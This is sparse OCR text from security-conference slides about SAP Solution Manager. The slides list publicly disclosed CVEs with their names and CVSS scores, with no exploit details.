
Heterogeneous Landscape



One system to rule them all



One system to rule them all



One system to rule them all

SAP Administrators

We worked on it around 2020


12 Vulnerabilities

Solman Agent Hijacking	CVE-2020-6198	CVSS 9.8
Solman Pre-auth RCE to Agent	CVE-2020-6207	CVSS 10
Root LPE from Agent	CVE-2020-6234	CVSS 7.2


…

HITB, SSTIC, BH USA, Ekoparty


One system to rule them all




One system to rule them all



The target



The target

